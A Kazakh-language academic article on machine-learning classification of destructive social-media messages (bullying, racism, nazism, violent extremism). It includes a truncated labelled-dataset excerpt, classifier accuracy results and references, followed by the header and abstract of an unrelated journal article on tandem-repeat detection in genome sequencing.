Деструктивті мәтін зиян немесе теріс салдар тудыруы мүмкін кез келген жазбаша мазмұнды білдіреді. Бұған компьютер жүйелеріне зиян келтіретін зиянды код, біреудің беделіне нұқсан келтіретін жала жабу, зорлық-зомбылық немесе кемсітушілікті насихаттайтын өшпенділік сөздері, шатастырып немесе зиян келтіретін жаңылыстыратын ақпарат, қорқытатын немесе қудалайтын киберқорқыту, жеке адамдарды құпия ақпаратты ашамыз деп алдаған алаяқтық және арандатушылық пен зиянды әрекеттерге итермелейтін зорлық-зомбылық кіреді. Бұған қоса, ол құпия ақпараттың рұқсатсыз ашылуын қамтамасыз етеді, бұл құпиялылықтың бұзылуына немесе қауіпсіздік мәселелеріне әкеледі (Okhapkin, et al, 2020).

Деструктивті веб-контент жеке адамдарға, топтарға немесе жүйелерге теріс әсер ететін онлайн материалды білдіреді. Бұл мазмұн алаяқтықты, өшпенділік сөздерін және киберқорқытуды, жалған ақпарат пен жалған жаңалықтарды, орынсыз немесе зиянды мазмұнды, деректерді бұзуды және құпиялылықты бұзуды қоса алғанда, әртүрлі нысандарда болуы мүмкін (Iskhakova, et al, 2021).

Алаяқтық сенімді тұлғалар ретінде жасыру арқылы пайдаланушы аттары, құпия сөздер және несие картасының мәліметтері сияқты құпия ақпаратты алуға алаяқтық әрекеттерді қамтиды. Интернеттегі алаяқтық – бұл ақшаны немесе жеке ақпаратты беру үшін адамдарды алдауға арналған алдамшы схемалар.

Өшпенділік сөздері және киберқорқыту – нәсіліне, дініне, этникалық тегіне, жынысына немесе басқа белгілерге негізделген адамдарға немесе топтарға қатысты зорлық-зомбылықты немесе кемсітуді насихаттайтын деструктивті мазмұнның түрлері. Өшпенділік сөздері зорлық-зомбылыққа немесе кемсітушілікке шақырады, ал кибербуллинг цифрлық платформаларды пайдаланып, адамдарды қудалау, қорқыту немесе ұятқа қалдыру, психологиялық зиян келтіруді қамтиды.

Сонымен қатар, деструктивті веб-контент деректердің бүлінуіне немесе ұрлануына әкелуі мүмкін бағдарламалық және аппараттық құралдардың осалдықтарын пайдаланатын зиянды бағдарламаларды қоса, цифрлық инфрақұрылымға тікелей шабуыл ретінде көрінуі мүмкін. Оған қоса, ол киберқорқыту мен онлайн қудалауды қамтиды, мұнда интернет ұсынатын байланыс пен анонимділік жеке тұлғаларға мақсатты түрде қолданылып, елеулі психикалық және эмоционалдық зиян келтіреді.

1.2. Деструктивті мәтіндер және олардың кең таралуы

Деструктивті веб-контент әсері кең ауқымды. Адамдар эмоционалдық күйзеліске, қаржылық жоғалтуға, жеке басын ұрлауға және психикалық денсаулыққа қатысты мәселелерге тап болуы мүмкін. Әлеуметтік әсерлерге поляризация, жалған ақпараттың таралуы және институттарға деген сенімнің жойылуы жатады. Экономикалық тұрғыдан киберқылмыс елеулі шығындар мен қалпына келтіру шығындарын тудыруы мүмкін. Қауіпсіздік әсерлеріне ұлттық қауіпсіздік қатерлері және бұзылған жүйелер мен инфрақұрылым кіреді.

Деструктивті веб-мазмұнның алдын алу және азайту білім беру мен хабардар етуді, техникалық шараларды, реттеу мен саясатты және ынтымақтастықты қамтиды. Білім және хабардар болу адамдарды зиянды мазмұнды тануға және болдырмауға үйретеді. Техникалық шаралар антивирустық бағдарламалық құралды, желіаралық қалқандарды және қауіпсіз шолу тәжірибесін пайдалануды қамтиды. Ережелер мен саясаттар зиянды мазмұнды жасау мен таратуды жазалайды. Зиянды онлайн әрекеттермен күресу үшін үкіметтер, технологиялық компаниялар және ұйымдар арасындағы ынтымақтастық өте маңызды.

Цифрлық дәуірде деструктивті мәтіндердің таралу мәселесін шешу сөз бостандығы мен цифрлық платформалардың жауапкершілігінің қуаттылығын қамтиды. Бұл мәселені шешуге бағытталған күш-жігер жеке тұлғаларды да, платформаларды да жауапкершілікке тартуға бағытталған заңнамалық және реттеуші шараларды, сондай-ақ халықтың цифрлық сауаттылығын арттыруға

бағытталған бастамалардан тұрады. Платформалар мазмұнды белсенді түрде модерациялауға шақырылып, қауымдастықтың оң нормаларын және белсенді қатысуды ілгерілету зиянды мазмұнның таралуын азайтуға және салауатты онлайн ортаны дамытуға көмектеседі. Жеке тұлғалардың сөз бостандығын сақтай отырып, оларды зияннан қорғау – үкіметтер, технологиялық компаниялар, азаматтық қоғам және жеке тұлғалар арасындағы ынтымақтастықты қажет ететін үздіксіз мәселе болып табылады (Nguyen, et al, 2022).

1.3. Кластарға сипаттама

Деструктивті хабарламалардың кластарына келесілерді жатқыза аламыз:

- Буллинг;
- Расизм;
- Зорлық-зомбылық экстремизмі;
- Ұлттық экстремизм (нацизм).

Буллинг-белгілі бір адамға немесе адамдар тобына қатысты қорлау, қорқыту немесе психологиялық және физикалық зорлық-зомбылықтың басқа түрлеріне бағытталған деструктивті хабарламаларды қамтиды. Бұзақылық көбінесе мектепте және білім беру ортасында орын алады, бірақ интернетте, әсіресе әлеуметтік желілерде де орын алуы мүмкін.

Нәсілшілдік-кемсітушілікке немесе нәсілдік бейімділікке негізделген деструктивті хабарламаларды қамтиды. Бұл белгілі бір нәсілге немесе этникалық топқа жататын адамдарға бағытталған және нәсіліне немесе этникалық тегіне байланысты жеккөрушілік пен кемсітушілікті білдіретін сөздерді қамтуы мүмкін.

Ұлттық экстремизм (нацизм) ұлттық тектегі немесе белгілі бір ұлттағы өшпенділікке, кемсітушілікке немесе қылмыстық қатынастарға бағытталған деструктивті хабарларды білдіреді. Бұл патриотизмге қарсы сөйлеуді, ұлтшылдықты насихаттауды немесе ұлттық үстемдікке шақыруды қамтуы мүмкін.

Зорлық-зомбылық экстремизмі-саяси, діни немесе идеологиялық мақсаттарға жету үшін зорлық-зомбылықты ынталандыратын немесе ақтайтын деструктивті хабарламаларды қамтиды. Оларға терроризмге шақыру, шабуыл жасау қаупі немесе зорлық-зомбылық экстремизмінің басқа түрлері кіруі мүмкін.

Әдебиеттерге шолу

(Toktarova, et al, 2023) мақалада авторлар қоғамның ақпараттық-психологиялық қауіпсіздігіне онлайн-ортадағы жағымсыз сөздердің көбеюіне байланысты үнемі қауіп төніп тұрғанын атап өтті. Атап айтқанда, нәсіліне, этникалық тегіне, жынысына, гендерлік сәйкестігіне, дініне, жасына, мүгедектігіне және зорлық-зомбылықты насихаттауды қоса алғанда осындай санаттарға бөлінген. Практикалық тәжірибе, жасанды интеллекттің әртүрлі әдістерінің арқасында балағат сөздер мен сөз тіркестерін іздеу және анықтау

барысында енді адамның ең аз қатысуымен жүзеге асырылуы мүмкін екенін растайды. Бұдан басқа, зерттеу балағат сөздердің шығу тегін ғана емес, сонымен қатар тіл мен кибербуллингті қоса алғанда, арам сөздердің әртүрлі категорияларын ажыратуға мүмкіндік беретін ұғымдарды ұсынады. Авторлар әлеуметтік желілердегі балағат сөздерді автоматтандырылған сүзу үшін пайдалануға болатын деректер жиынтығына қол жеткізу үшін машиналық оқыту әдістерін қолданады. Жұмыс мәтіндік дерекқорды талдау мысалында жалған мәлімдемелерді анықтау және жіктеу үшін деректерді өндіруді пайдалануды ұсынады.

(Toktarova, et al, 2023) мақалада әлеуметтік желілерде қазақ тіліндегі балағат пікірлерді автоматтандырылған түрде жинау мүмкіндігі зерттеледі. Қазіргі уақытта онлайн-орталарда теріс комментаторлар санының өсуі байқалуда, зерттеушілер Қазақстанда ұсынылған түрлі әлеуметтік желілер мен бұқаралық ақпарат құралдарының осындай пікірлері бар дерекқорды жинады. Авторлардың зертеуінде, машиналық оқыту әдістерін қолдана отырып, әлеуметтік медиа түсініктемелерінде қолданылатын қорлайтын лексиканың шығу тегін талдап қана қоймайды, сонымен қатар әртүрлі жағымсыз пікірлерді жіктейді және әрі қарай зерттеу үшін автоматтандырылған деректер жиынтығына қол жеткізуге мүмкіндік береді.

(Barakhnin, et al, 2019) мақалада Интернет ортасында деструктивті хабарламаларды анықтауды қамтамасыз ететін әдістер қарастырылады. Оларды анықтау үшін синтаксистік заңдылықтарды талдауға негізделген тәсілдер көрсетілген; мәтінге енгізілген семантикалық ақпаратты талдау және оны мәтіндік корпуспен байланыстыру; краудсорсинг әдістері; әлеуметтік желілердегі қолданушылардың мінез-құлқының заңдылықтарын анықтау; қосымша ақпаратты қарастыру және т.б., қолданылған. Жақсы нәтижелерге белгілі бір жағдайларда қол жеткізуге болады: Трафикке қол жеткізу әлеуметтік желілер және басқа да онлайн жаңалықтар ресурстары, краудсорсингті ұйымдастыру немесе нәтиже алу мүмкіндіктері және т.б., осы шарттарда шектеулер болған кезде деструктивті хабарламаларды анықтау жанама белгілер негізінде жүзеге асыра отырып жақсы нәтижеге қол жеткізіге болады делінген. Жәнеде бұл мақалада Қазақстан республикасының сайттарында орналастырылған орыс тіліндегі жаңалықтар репортаждарының корпусында деструктивті жаңалықтарды анықтау нәтижелері көрсетілген.

(Orlovsky, et al, 2020) бұл мақалада әлеуметтік желілер барған сайын қорқыту, қорлау, балағат сөздер және адам қарым-қатынасының басқа да деструктивті көріністерінің бірі екендігі айтылады. Бүгінгі таңда көптеген адамдар онлайн-платформаларға қатысады және жасалған мазмұнның көлемі мен оған реакциялар үнемі рекордтарды жаңартып отырады делінген. Сондықтан қоғамға жат әсерлерді анықтау мен оларға қарсы іс-қимылды автоматтандыру қажеттілігі туындап отыр. Мұндай қызметтің маңызды бағыттарының бірі-қорқыту, қорлау, балағат сөздер, басқаларды менсінбеу

және т.б. қамтитын улы пікірлерді анықтау. Бұл тапсырманы орындау үшін зерттеушілер әдетте нейрондық желілер негізінде жіктеуіш құрастырады. Ал оларды оқыту үшін олар жиналған немесе жалпыға қолжетімді деректер жинағын пайдаланады. Мақалада енгізілген мәліметтерді алдын-ала өңдеудің әртүрлі әдістері жіктеуіштің түпкілікті дәлдігіне қалай әсер ететіндігі зерттелген. Осы бағыттағы алдыңғы зерттеулер нәтижеге әсер етудің бар екендігін растады, бірақ тиімділігі туралы нақты қорытынды жасауға мүмкіндік бермеді. Мәтіндік мәліметтерді алдын-ала өңдеу әдістерін зерттеу деструктивті хабарламалар жіктеуішіне әсер етеді. Белгілі бір әдістің әсері деректер жиынындағы мазмұнға айтарлықтай тәуелді болуы мүмкін екендігі көрсетілді. Сонымен қатар, кейде әсер шамалы болуы мүмкін, ал кейбір жағдайларда тіпті нәтиженің нашарлауына әкелуі мүмкін екендігі атап өтіледі. Сондай-ақ, белгілі бір әдістің әсеріне түсетін элементтердің пайызы үшін деректер жиынтығын алдын-ала тексеру қажеттілігі негізделген. Деректерді өңдеу әдістері ағылшын және орыс тілдеріндегі мәліметтер жиынтығы негізінде бағаланады делінген.

(Salminen, et al, 2017) мақалада Интернеттегі әлеуметтік медиа платформалар, әдетте, жеккөрішілікке қатысты сөздерді жеңілдетуге тырысады, өйткені бұл пікірлер қоғамның денсаулығына зиян тигізуі мүмкін. Дегенмен, жек көретін пікірлерді автоматты түрде анықтау қиын болуы мүмкін. Авторлар YouTube және Facebook-тегі бейнелерде жарияланған 5143 жеккөрінішті сөздерді интернеттегі бұқаралық ақпарат құралдарының 137 098 пікірінен тұратын деректер жинағына қолмен жинағаны туралы айтады. Содан кейін авторлар жек көрушіліктің әртүрлі түрлері мен мақсаттарының егжей-тегжейлі таксономиясын жасаған және жек көретін пікірлерді толық деректер жинағында автоматты түрде анықтау және жіктеу үшін машиналық оқыту үлгілерін көрсеткен. Авторлардың үлесі екі жақты: 1) жеккөрінішті пікірлердің түрлерін де, мақсаттарын да қамтитын жеккөрінішті онлайн түсініктемелер үшін егжей-тегжейлі таксономияны құру және 2) логистикалық регрессияны, шешім қабылдау ағашын, кездейсоқ орманды, adaboost және сызықтық SVM-ді қоса алғанда, машиналық оқытумен тәжірибе жасау және онлайн жаңалықтар медиасы контекстінде жеккөрінішті пікірлерді автоматты түрде анықтайтын және санаттайтын көп сыныпты, көп таңбалы жіктеу моделі. Авторлар Tf-IDF мүмкіндіктерін пайдалана отырып, орташа F1 ұпайы 0,79 Болатын сызықтық SVM ең тиімді модель екенін анықтаған және модельді оның болжау қабілетін тексеру арқылы растайды және осыған байланысты әлеуметтік желілерде болып жатқан жеккөрушіліктің әртүрлі түрлері туралы түсінік береді.

(Chikunov, et al, 2021) мақалада деструктивті хабарламаларды іздеу мәселесі аясында авторлар интеллектуалды модельдерді оқыту үшін таңбаланған деректердің жетіспеушілігі мәселесін зерттеп, мәтіндік мәліметтер жиынтығын автоматтандырылған жинау және таңбалау алгоритмін ұсынды.

Бұл тәсіл мәтіндік деректерді жинау, өңдеу және дайындау алгоритмдерін, сондай-ақ жіктеуішті мәтіндік деректердің соңғы жиынтығында мақсатты класс бойынша белгілеу мен теңдестірудің келесі процесін жеңілдетуге үйретуді қамтиды. Нақты деректер мысалында авторлар F-өлшемін қолдана отырып дайындалған жіктеу моделінің дәлдігін бағалады, оның негізінде жіктеу мәселесінде мақсатты класс теңгерімсіздігі дәлелденген кезде мәтіндік деректерді жинау мен белгілеудің ұсынылған алгоритмінің қолданылуы дәлелденді.

(Okhapkina, et al, 2020) мақалада қазіргі қоғамдағы шиеленістің жоғары деңгейіне байланысты әлеуметтік желілер ақпараттық кеңістікті деструктивті басқару үшін кеңінен қолданылатыны туралы айтылған. Авторлар әлеуметтік желілерді пайдаланудың бұл аспектісі әлемде болып жатқан оқиғаларға (Гонконг, Сирия, Франция және Украина) байланысты ерекше маңыздылығына тоқталып кетеді. Сондай-ақ мақалада қоғамдағы қақтығыстардың өршуі жаңа қолдаушылар мен олардың ұйымдарын тарту мақсатында қатысушылардың жедел, ауқымды үйлестіруін талап ететін деструктивті ақпараттық ықпалдың (DII) ең қауіпті түрі айтылған. Әлеуметтік желілер топтарының қатысушыларындағы жаппай DII ықпал ету фактілерін жедел анықтау мәселесін ушықтырды және әлеуметтік желілерде DII анықтау әдістері мен құралдарын әзірлеу мен жетілдірудің маңызды алғышарттарын жасады. Зерттеу барысында авторлар деструктивті айтылым үлгілерінің сөздігін жасау тәсілін қарастырады.

(Mussiraliyeva, et al, 2024) бұл мақалада веб-ресурстардан мәтіндерді жинауға арналған талдаушы модулін құру қарастырылады. Интернетте экстремистік мазмұнды анықтау және онымен күресу – қоғам мен мемлекеттің маңызды мәселелерінің бірі болып табылатынын көрсетеді. Қазіргі уақытта бұл мәселенің өзектілігін Интернетті пайдаланушылардың анонимділігімен қатар әртүрлі интернет-коммуникациялар мен әлеуметтік желілердің жалпы таралуы растайды. Бұл қызметтер санының жаппай өсуі әртүрлі қылмыстық схемалардың пайда болуына ықпал етеді, адамзат үшін виртуалды ортада болу қауіпсіздігін қамтамасыз ету мәселесін тудырады. Қазақ тіліндегі экстремистік мәтіндерді анықтау үшін машиналық оқыту әдістерін оқыту және сынау үшін мәтіндік корпус құруға арналған деректер жинау модулі ұсынылған.

(Mussiraliyeva, et al, 2024) бұл мақалада авторлар әртүрлі экстремистік ұйымдардың өз қызметінде әлеуметтік желілерді қалай пайдаланатынына назар аударады және веб-ресурстардағы қазақ тіліндегі экстремистік мәтіндерді жіктеудің LSTM негізіндегі үлгілерін ұсынады. Мақаланың негізгі мақсаты – әлеуметтік желілердегі қазақ тіліндегі мәтіндерді экстремистік және экстремистік емес топтарға бөлу. Авторлар эксперименттерде Tf-Idf, Word2Vec, Words Bag (BoW) және n-grams сияқты әдістерді қолданды. Машиналық оқыту әдістерін оқыту және сынау үшін қазақ тіліндегі

экстремистік негізгі сөздердің тізімі және сәйкесінше қазақ тіліндегі экстремистік мәтіндер корпусы құрылды. Нәтижесінде авторлар қазақ тіліндегі экстремистік мәтіндерді анықтауға арналған машиналық оқытудағы барлық бағалау көрсеткіштері бойынша жоғары өнімділікті көрсететін үлгіні енгізді. Бұл зерттеудің теориялық маңыздылығы оның экстремистік әрекеттер мен ұйымдарды анықтау әдістері мен алгоритмдерін жан-жақты зерттеуінде. Осы зерттеуден алынған іргелі тұжырымдар жаһандық ғылыми қауымдастыққа құнды түсініктерге үлес қоса алады делінген.

Қолданылатын әдістер мен материалдар

Деструктивті мәтіндерді анықтау үшін машиналық оқыту (Machine Learning, ML) тәсілдерін біріктіретін әртүрлі әдістер мен материалдар қолданылады.

Машиналық оқыту – бұл компьютерлерге мәліметтер негізінде болжам немесе шешім қабылдауға мүмкіндік беретін алгоритмдер мен модельдерді құруды қамтитын жасанды интеллект саласы. Арнайы тапсырмаларды орындау үшін нақты бағдарламалануның орнына, машиналық оқыту жүйелері деректердегі үлгілерді анықтау және уақыт өте келе олардың өнімділігін жақсарту үшін статистикалық әдістерді пайдаланады (Xin Y, et al, 2018).

Logistic Regression – статистикалық модель, ол өзінің негізгі түрінде екілік тәуелді айнымалыны модельдеу үшін логистикалық функцияны пайдаланады. Машиналық оқыту контекстінде ол екілік жіктеу тапсырмалары үшін қолданылады (мысалы, иә/жоқ нәтижелерді болжау). Бұл сызықтық бөлінетін санаттар үшін қарапайым, жылдам және тиімді.

SVM – сызықтық және сызықтық емес деректерде жұмыс істейтін қуатты жіктеу әдісі. Ол сыныптарды бөлетін ең жақсы маржаны (сызық пен тірек векторлары арасындағы қашықтық) табуға тырысады. Бұл әсіресе күрделі, бірақ шағын немесе орташа өлшемді деректер жиындары үшін жақсы.

Naive Bayes классификаторлары – мүмкіндіктер арасындағы күшті тәуелсіздік жорамалдарымен Байес теоремасын қолдануға негізделген қарапайым ықтималдық жіктеуіштер тобы. Олар жылдам және тиімді, әсіресе жоғары өлшемді деректер жиыны үшін қолайлы.

Нәтиже

Жасалған жұмыс нәтижесінде төмендегі суреттегілердей датасет құрылды. Жалпы класс саны бесеу: расизм, буллинг, нацизм, зорлық-зомбылық экстремизмі және нейтралды сипаттағы мәтіндер.

Әрбір класс үшін сандық мәндер тағайындалды, мысалы, racism – 0, bullying – 1, violent – 2, nazism – 3, neutral – 4. Кластар бойынша осылай ажыратылып жазылған.

	label	message
0	violent	біздің сарбаздарымыз өз істерінің әділдігімен ...
1	violent	біздің еркін болғанымызды ештеңе жеңе алмайды ...
2	violent	біз барак обама джордж буштың қасіретті мұрасы...
3	violent	израильдің агрессиясына қарсы күн сайынғы нара...
4	violent	израиль сөзсіз газаның жойылуын өлімі мен қайғ...
...	...	...
10783	nazism	оңтүстік кореяны ақш пен салыстыруды тоқтатыңы...
10784	nazism	оларға дағдылар жетіспейді сондықтан шетелдікт...
10785	nazism	онда жұмыс орындары бар бірақ жұмысқа рұқсат а...
10786	nazism	біздің президент дудула операциясына қарсы бол...
10787	nazism	ұлттық қауіпсіздікке заңсыз иммигранттар қауіп...

1 – сурет. Датасет мөлшері және құрамы

Әрбір класс үшін сандық мәндер тағайындалды, мысалы, racism – 0, bullying – 1, violent – 2, nazism – 3, neutral – 4. Кластар бойынша осылай ажыратылып жазылған.

Төмендегі көрсетілген кестеде uni-bi-gram(1,2) көмегімен Logistic Regression, SVM, Naive Bayes әдістерінен алынған нәтижелердің жиынтығы көрсетілген.

	Logistic Regression	SVM	Naive Bayes
Accuracy	86.852433	87.990581	77.590267
F1_score	86.655304	87.824154	75.568513
Recall	86.852433	87.990581	77.590267
Precision	86.852433	87.990581	77.590267

2 – сурет. Uni-bi-gram(1,2) көмегімен салыстыру

Талқылау және қорытынды

Интернетте агрессивті ақпараттың таралуы қоғамға да, ұлттық қауіпсіздікке де айтарлықтай қауіп төндіреді. Бұл мақала осындай зиянды мазмұнды анықтаудың маңызды қажеттілігіне баса назар аудара отырып, деструктивті хабарламалардың таралуын зерттейді.

Зерттеуге деструктивті хабарламаларды анықтау үшін YouTube, Vkontakte және Telegram сияқты әлеуметтік желілерден ақпарат жинау кірді. Бұл деректерді жүйелеу және оны қорлау, нәсілшілдік, нацизм және зорлық-зомбылық экстремизм сияқты сыныптарға бөлу агрессивті онлайн мазмұнды бақылауды және жолын кесуді күшейтеді.

Зерттеудің негізгі бағыты әртүрлі әлеуметтік желілерден деректерді жинау және талдау болып табылады. Жан-жақты талдау арқылы зерттеу экстремистік

топтардың желіде көрсеткен тенденциялары мен мінез-құлқын анықтайды. Машиналық оқыту алгоритмдері және кілт сөздерді талдау сияқты әдістерді қолдану әртүрлі платформаларда, соның ішінде Интернетте деструктивті хабарларды анықтауда және олармен күресуде тиімділігін көрсетті. Бұл проактивті тәсіл жеке адамдарға жағымсыз әсерді азайтып қана қоймайды, сонымен қатар қоғамның моральдық және этикалық стандарттарын қолдайды.

Цифрлық саладағы экстремистік және радикалды идеялардың қаупінің күшеюін ескере отырып, мақалада деструктивті хабарламаларды анықтау және онымен күресудің жетілдірілген әдістерін әзірлеу және үздіксіз зерттеулер жүргізу қажеттілігі атап өтіледі. Бұл үздіксіз күш-жігер қоғамның барлық мүшелерінің қауіпсіздігі мен әл-ауқатын қамтамасыз ету үшін өте маңызды.

Берілген зерттеу Қазақстан Республикасы Ғылым және жоғары білім министрлігінің Ғылым комитеті қаржыландыратын “Жастар экстремизмін анықтау және заманауи ақпараттық кеңістікте жастардың қауіпсіздігін қамтамасыз етуге арналған модельдер мен әдістерді әзірлеу” жобасы аясында орындалды (грант AP19576868, жоба жетекшісі Болатбек М.А.).

Әдебиеттер

Охапкин В.П. және т.б. Әлеуметтік желілердегі деструктивті ақпараттық-психологиялық әсер //Модельдеу, оңтайландыру және ақпараттық технологиялар. – 2020. – Т. 8. – №. 1. – С. 1-4.

Исхакова А. және т.б. Әлеуметтік-киберфизикалық жүйенің қауіпсіздігін қамтамасыз ету механизмі ретінде мәтіндік мазмұнды талдау //2021 Бақылау және коммуникациялар бойынша халықаралық Сібір конференциясы (SIBCON). – IEEE, 2021. – С. 1-6.

Нгуен Х., Гокхале С.С. Экстремистік әлеуметтік медиа мазмұнын талдау: мақтаншақ ұлдардың жағдайын зерттеу //Әлеуметтік желіні талдау және тау-кен ісі. – 2022. – Т. 12. – №. 1. – С. 115.

Тоқтарова А.Б., Омаров Б.С., Ажибекова Ж.Ж., Бейсенова Г.И., Абдрахманов Р.Б. Онлайн контенттегі бейәдеп сөздер мәліметтер қорын data mining арқылы анализдеу // әл-Фараби атындағы Қазақ ұлттық университетінің Хабарлары. – 2023. №2 (346). –Б.237–251.

Тоқтарова А.Б., Ажибекова Ж.Ж., Сұлтан Д.Р., Керимбеков М.А. Онлайн контенттегі қазақ тілді бейәдеп пікірлерді машиналық оқытуда жинақтау // Абай атындағы ҚазҰПУ-нің ХАБАРШЫСЫ, «Физика-математика ғылымдары» сериясы, №1(81), 2023 –Б.265–272.

В.Б. Барахнин, Р. И. Мұхамедиев, Р. Р. Мұсабаев, О. Ю.Қожемякина, Ә. Исаева, Я.И. Кучин, С.В. Мурзахметов, К.О. Якунин, деструктивті ақпаратты анықтау Әдістері // В. Б. Барахнин және басқалар 2019 Ж. Физ.: Конф. Сер. 1405 012004

Орловский, О., Остапов, С. (2020). МӘТІНДІ АЛДЫН-АЛА ӨҢДЕУ ӘДІСТЕРІН ТАЛДАУ ДЕСТРУКТИВТІ ХАБАРЛАМАЛАР ЖІКТЕУШІНЕ ӘСЕР ЕТЕДІ. Жетілдірілген Ақпараттық Жүйелер, 4 (3), 104-108. *https://doi.org/10.20998/2522-9052.2020.3.14*

Салминен, Дж., Альмерехи, Х., Миленкович, М., Юнг, С., Ан, Дж., Квак, Х., Және Янсен, Б. Ж. (2017), "Интернеттегі Жеккөрушіліктің Анатомиясы: Жеккөрушілікті Анықтау және Жіктеу Үшін Таксономия Мен Машиналық Оқыту Модельдерін Жасау", Онлайн Жаңалықтар Медиасы. ICWSM.

Н.Чикунов пен Е.Павличева, "Деструктивті Хабарламаларды Анықтау Үшін Мәтіндік Деректерді Жинау Және Таңбалау Алгоритмдерінің Кешенін Әзірлеу", Ақпараттық Технологиялар және Нанотехнологиялар Бойынша 2021 Жылғы Халықаралық Конференция (ITNT), Самара, ресей Федерациясы, 2021, 1-5 беттер, doi: 10.1109/ITNT52450.2021. 9649404.

https://www.e3s-conferences.org/articles/e3sconf/pdf/2020/84/e3sconf_TPACEE2020_03013.pdf

Мусиралиева, Ш., Болатбек, М., Жұмаханова, А., Сағынай, М., Багитова, К. (2024). Мәтіндегі экстремистік бағытты анықтау үшін веб-мазмұнды жинауға және талдауға арналған бағдарламалық қамтамасыз ету модулін әзірлеу. In: Ullah, A., Anwar, S., Calandra, D., Di Fuccio, R. (eds) Ақпараттық технологиялар және қолданбалар бойынша халықаралық конференция материалдары. ICITA 2022. Желілер мен жүйелердегі дәріс жазбалары, том 839. Springer, Сингапур. *https://doi.org/10.1007/978-9 81-99-8324-7_10*

Мусиралиева, Ш., Болатбек М., & Байспай Ғ. (2024). Қазақ тіліндегі экстремистік хабарламаларды анықтаудың ұзақ қысқа мерзімді есте сақтау тәсілін зерттеу. Expert Systems, e13595. *https://doi.org/10.1111/exsy.13595*

Xin Y. және т.б. Киберқауіпсіздік үшін машиналық оқыту және терең оқыту әдістері //Ieee қол жеткізу. – 2018. – Т. 6. – С. 35365-35381.

References

Okhapkin V. P. et al. Destructive informational and psychological influence in social networks // Modeling, optimization and information technology. – 2020. –Vol. 8. – Iss. 1. – p. 1-4.

Iskhakova A. et al. Analysis of textual content as a mechanism for ensuring safety of the socio-cyberphysical system //2021 International Siberian Conference on Control and Communications (SIBCON). – IEEE, 2021. – p. 1-6.

Nguyen H., Gokhale S. S. Analyzing extremist social media content: a case study of Proud Boys //Social Network Analysis and Mining. – 2022. –Vol. 12. – Iss. 1. – p. 115.

Toktarova A.B., Omarov B.S., Azhibekova Zh.Zh., Beisenova G.I., Abdrakhmanov R.B. Analyzing the database of obscene words in online content by data mining // News of Al-Farabi Kazakh National University. – 2023. No. 2 (346). - P. 237-251.

Toktarova A.B., Azhibekova Zh.Zh., Sultan D.R., Kerimbekov M.A. Compilation of obscene comments of the Kazakh language in online content in machine learning // BULLETIN of Abai KazUPU, series "Physical-Mathematical Sciences", No. 1(81), 2023 - P.265-272.

V.B. Barakhnin, R. I. Mukhamediev, R. R. Musabaev, O. Yu. Kozhemyakina, A. Isaeva, Ya.I. Kuchin, S.V. Murzakhmetov, K.O. Yakunin, Methods of Determining Destructive Information // V. B. Barakhnin and others 2019. Phys.: Conf. Ser. 1405 012004

Orlovsky, O., Ostapov, S. (2020). Analysis of text pre-processing techniques impact destructive message classifier. Advanced Information Systems, 4 (3), 104-108. *https://doi.org/10.20998/2522-9052.2020.3.14*

Salminen, J., Almerehi, H., Milenkovic, M., Jung, S., Ahn, J., Kwak, H., and Jansen, B. J. (2017), "The Anatomy of Hate on the Internet: Building a Taxonomy and Machine Learning Models to Identify and Classify Hate", Online News Media. ICWSM.

N. Chikunov and E. Pavlicheva, "Development of a Complex of Textual Data Collection and Labeling Algorithms for Detecting Destructive Messages", 2021 International Conference on Information Technology and Nanotechnology (ITNT), Samara, Russian Federation, 2021, pp. 1-5, doi: 10.1109/ITNT52450.2021. 9649404.

https://www.e3s-conferences.org/articles/e3sconf/pdf/2020/84/e3sconf_TPACEE2020_03013.pdf

Mussiraliyeva, S., Bolatbek, M., Zhumakhanova, A., Sagynay, M., Bagitova, K. (2024). Development of a Software Module for Collecting and Analyzing Web Content to Determine Extremist Direction in the Text. In: Ullah, A., Anwar, S., Calandra, D., Di Fuccio, R. (eds) Proceedings of International Conference on Information Technology and Applications. ICITA 2022. Lecture Notes in Networks and Systems, vol 839. Springer, Singapore. *https://doi.org/10.1007/978-9 81-99-8324-7_10*

Mussiraliyeva Sh., Bolatbek M., & Bayspay G. (2024). Investigating long short-term memory approach for extremist messages detection in Kazakh language. Expert Systems, e13595. *https://doi.org/10.1111/exsy.13595*

Xin Y. et al. Machine learning and deep learning methods for cybersecurity //Ieee access. – 2018. –Vol. 6. – p. 35365-35381.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 112–122
https://doi.org/10.32014/2024.2518-1726.311

УДК 004.4:577.21

©Y. Golenko[1*], A. Ismailova[1], K. Kadirkulov[1], R. Kalendar[2], 2024.
[1]S. Seifullin Kazakh Agrotechnical Research University, Astana, Kazakhstan;
[2] University of Helsinki, Helsinki, Finland.
E-mail: *golenko.katerina@gmail.com*

DEVELOPMENT OF AN ONLINE PLATFORM FOR SEARCHING FOR TANDEM REPEATS USING WHOLE GENOME SEQUENCING

Golenko Yekaterina – Ph.D, S. Seifullin Kazakh Agrotechnical Research University, Astana, Kazakhstan, E-mail: golenko.katerina@gmail.com, https://orcid.org/0000-0002-4643-4571;
Ismailova Aisulu – Ph.D., associate professor, Information Systems Department, S. Seifullin Kazakh Agrotechnical Research University, Astana, Kazakhstan, E-mail: a.ismailova@mail.ru, https://orcid.org/0000-0002-8958-1846;
Kadirkulov Kuanysh – Ph.D, S. Seifullin Kazakh Agrotechnical Research University, Astana, Kazakhstan, E-mail: kkuanysh@gmail.com, https://orcid.org/0000-0003-0506-4890;
Kalendar Ruslan – Ph.D, Helsinki Institute of Life Science (HiLIFE), University of Helsinki, Helsinki, Finland, E-mail: ruslan.kalendar@helsinki.fi, https://orcid.org/0000-0003-3986-2460.

Abstract. The article presents the results of developing an online platform for identifying tandem repeats in whole-genome sequencing, the detection of which is critical for many areas of genetics, forensics, and medicine. The development of specialized software for analyzing whole-genome sequencing data is of great importance for biological and medical research, but identifying these repeats is an extremely difficult task due to their high variability and complexity, and traditional methods often encounter difficulties in analyzing tandem repeats. The study provides an analysis and discussion of existing methods for identifying tandem repeats, outlines their advantages and disadvantages, and considers prospects and directions for further research in this area. Along with the description and application of the traditional approach to processing sequencing data to search for tandem repeats, the proposed software uses a specially developed algorithm that allows identifying all types of short tandem repeats. The platform is implemented using a client-server architecture, includes user authorization, pages for setting parameters for calculating tandem repeats, displaying and saving the history of results and viewing them in text and visualized formats.

Keywords: tandem repeats, whole genome sequencing, online platform, satellites, microsatellites.

